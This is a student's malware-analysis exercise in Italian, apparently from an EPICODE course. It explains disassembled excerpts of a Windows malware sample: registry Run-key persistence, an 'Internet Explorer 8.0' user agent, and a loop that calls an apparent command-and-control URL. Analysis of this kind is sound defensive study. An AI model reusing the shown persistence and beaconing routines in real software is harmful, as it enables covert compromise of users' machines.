


LUCA GASPARI

Analisi Windows Malware

2024

Traccia esercizio S11L1

EPICODE

Esercizio
Windows malware

Traccia:

Con riferimento agli estratti di un malware reale presenti nelle prossime slide, rispondere alle seguenti domande:

- Descrivere **come** il malware ottiene la **persistenza** , evidenziando il codice assembly dove le relative istruzioni e chiamate di funzioni vengono eseguite
- Identificare il **client software** utilizzato dal malware per la connessione ad Internet
- Identificare l'URL al quale il malware tenta di connettersi ed evidenziare la **chiamata di funzione** che permette al malware di connettersi ad un URL
- BONUS: qual è il significato e il funzionamento del comando assembly "**lea**"

Parti del codice in Assembly da analizzare

EPICODE

Esercizio
Windows malware

Traccia:

```
00040286F   push    2               ; samDesired
00402871    push    eax             ; ulOptions
00402872    push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877    push    HKEY_LOCAL_MACHINE ; hKey
0040287C    call    esi ; RegOpenKeyExW
0040287E    test    eax, eax
00402880    jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882    lea     ecx, [esp+424h+Data]
00402886    push    ecx             ; lpString
00402887    mov     bl, 1
00402889    call    ds:lstrlenW
0040288F    lea     edx, [eax+eax+2]
00402893    push    edx             ; cbData
00402894    mov     edx, [esp+428h+hKey]
00402898    lea     eax, [esp+428h+Data]
0040289C    push    eax             ; lpData
0040289D    push    1               ; dwType
0040289F    push    0               ; Reserved
004028A1    lea     ecx, [esp+434h+ValueName]
004028A8    push    ecx             ; lpValueName
004028A9    push    edx             ; hKey
004028AA    call    ds:RegSetValueExW
```

Traccia:

```
.text:00401150 ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||
.text:00401150
.text:00401150
.text:00401150 ; DWORD __stdcall StartAddress(LPVOID)
.text:00401150 StartAddress    proc near               ; DATA XREF: sub_401040+EC↑o
.text:00401150                 push    esi
.text:00401151                 push    edi
.text:00401152                 push    0               ; dwFlags
.text:00401154                 push    0               ; lpszProxyBypass
.text:00401156                 push    0               ; lpszProxy
.text:00401158                 push    1               ; dwAccessType
.text:0040115A                 push    offset szAgent  ; "Internet Explorer 8.0"
.text:0040115F                 call    ds:InternetOpenA
.text:00401165                 mov     edi, ds:InternetOpenUrlA
.text:0040116B                 mov     esi, eax
.text:0040116D
.text:0040116D loc_40116D:                             ; CODE XREF: StartAddress+30↓j
.text:0040116D                 push    0               ; dwContext
.text:0040116F                 push    80000000h       ; dwFlags
.text:00401174                 push    0               ; dwHeadersLength
.text:00401176                 push    0               ; lpszHeaders
.text:00401178                 push    offset szUrl    ; "http://www.malware12COM
.text:0040117D                 push    esi             ; hInternet
.text:0040117E                 call    edi ; InternetOpenUrlA
.text:00401180                 jmp     short loc_40116D
.text:00401180 StartAddress    endp
.text:00401180
```

1 Meccanismo di Persistenza del Malware

Il meccanismo di persistenza del malware è evidente nel primo frammento di codice assembly, il codice accede e modifica la chiave di registro di Windows **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run.**

```
)040286F   push    2               ; samDesired
)0402871   push    eax             ; ulOptions
)0402872   push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
)0402877   push    HKEY_LOCAL_MACHINE ; hKey
)040287C   call    esi ; RegOpenKeyExW
)040287E   test    eax, eax
)0402880   jnz     short loc_4028C5
)0402882
)0402882 loc_402882:
)0402882   lea     ecx, [esp+424h+Data]
)0402886   push    ecx             ; lpString
)0402887   mov     bl, 1
)0402889   call    ds:lstrlenW
)040288F   lea     edx, [eax+eax+2]
)0402893   push    edx             ; cbData
)0402894   mov     edx, [esp+428h+hKey]
)0402898   lea     eax, [esp+428h+Data]
)040289C   push    eax             ; lpData
)040289D   push    1               ; dwType
)040289F   push    0               ; Reserved
)04028A1   lea     ecx, [esp+434h+ValueName]
)04028A8   push    ecx             ; lpValueName
)04028A9   push    edx             ; hKey
)04028AA   call    ds:RegSetValueExW
```

- Il codice apre la chiave del registro **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run.**
- Successivamente, prepara e scrive un valore in questa chiave utilizzando **RegSetValueExW**.
- Scrivendo in questa chiave, il malware garantisce la sua esecuzione automatica all'avvio del sistema, ottenendo così la persistenza.

Le chiavi di registro sono componenti del Registro di Windows, un database gerarchico che memorizza le impostazioni e le opzioni di configurazione del sistema operativo Microsoft Windows. Le chiavi di registro contengono valori e sub-chiavi che possono essere utilizzati da software e hardware per memorizzare e recuperare configurazioni e informazioni operative.

Un malware modifica le chiavi di registro per vari motivi, tra cui:

- Persistenza: Garantire che il malware venga eseguito automaticamente all'avvio del sistema.
- Evasione: Alterare le impostazioni di sicurezza per evitare la rilevazione e la rimozione.
- Configurazione: Memorizzare informazioni di configurazione necessarie per il funzionamento del malware.

HKEY_LOCAL_MACHINE (abbreviato come HKLM) è una delle principali sezioni del Registro di Windows che contiene configurazioni e impostazioni specifiche del computer, applicabili a tutti gli utenti. È un'area spesso bersaglio dei malware per garantire modifiche a livello di sistema.

Con il comando **RegOpenKeyExW** apre una chiave di registro

```
)0402877   push    HKEY_LOCAL_MACHINE ; hKey
)040287C   call    esi ; RegOpenKeyExW
```

Con il comando **RegSetValueExW** modifica una chiave di registro

```
)04028A1   lea     ecx, [esp+434h+ValueName]
)04028A8   push    ecx             ; lpValueName
)04028A9   push    edx             ; hKey
)04028AA   call    ds:RegSetValueExW
```

2 Software Client Utilizzato dal Malware per la Connessione a Internet

Questo secondo frammento di codice mostra l'utilizzo di funzioni API di Windows per stabilire una connessione a internet.

```
.text:0040115A                push    offset szAgent  ; "Internet Explorer 8.0"
.text:0040115F                call    ds:InternetOpenA
```

Il malware utilizza **Internet Explorer 8.0** come user agent, rendendo la connessione apparentemente legittima.

Mentre la funzione **InternetOpenA** è utilizzata per inizializzare la connessione internet.

3 Identificazione dell'URL e della Chiamata di Funzione per la Connessione


Questa parte di codice mostra il tentativo del malware di connettersi a un URL specifico.

```
.text:00401178                push    offset szUrl    ; "http://www.malware12COM
.text:0040117D                push    esi             ; hInternet
.text:0040117E                call    edi ; InternetOpenUrlA
```

L'URL a cui il malware tenta di connettersi è **http://www.malware12.COM**.

La funzione **InternetOpenUrlA** è utilizzata per stabilire la connessione a questo URL, indicando che il malware cerca di raggiungere il suo server di comando e controllo o di scaricare payload aggiuntivi.

4 Significato e Funzionamento del Comando Assembly “lea”



lea sta per "**Load Effective Address**" (Carica Indirizzo Effettivo), viene utilizzato per caricare l'indirizzo dell'operando sorgente nell'operando destinazione, a differenza di **mov**, che copia il valore dalla sorgente alla destinazione, **lea** calcola l'indirizzo della sorgente e lo carica nella destinazione.

Questa istruzione calcola l'indirizzo di **[eax+eax+2]e** lo memorizza in **edx**. È spesso utilizzato per l'aritmetica dei puntatori o per ottenere l'indirizzo di una variabile.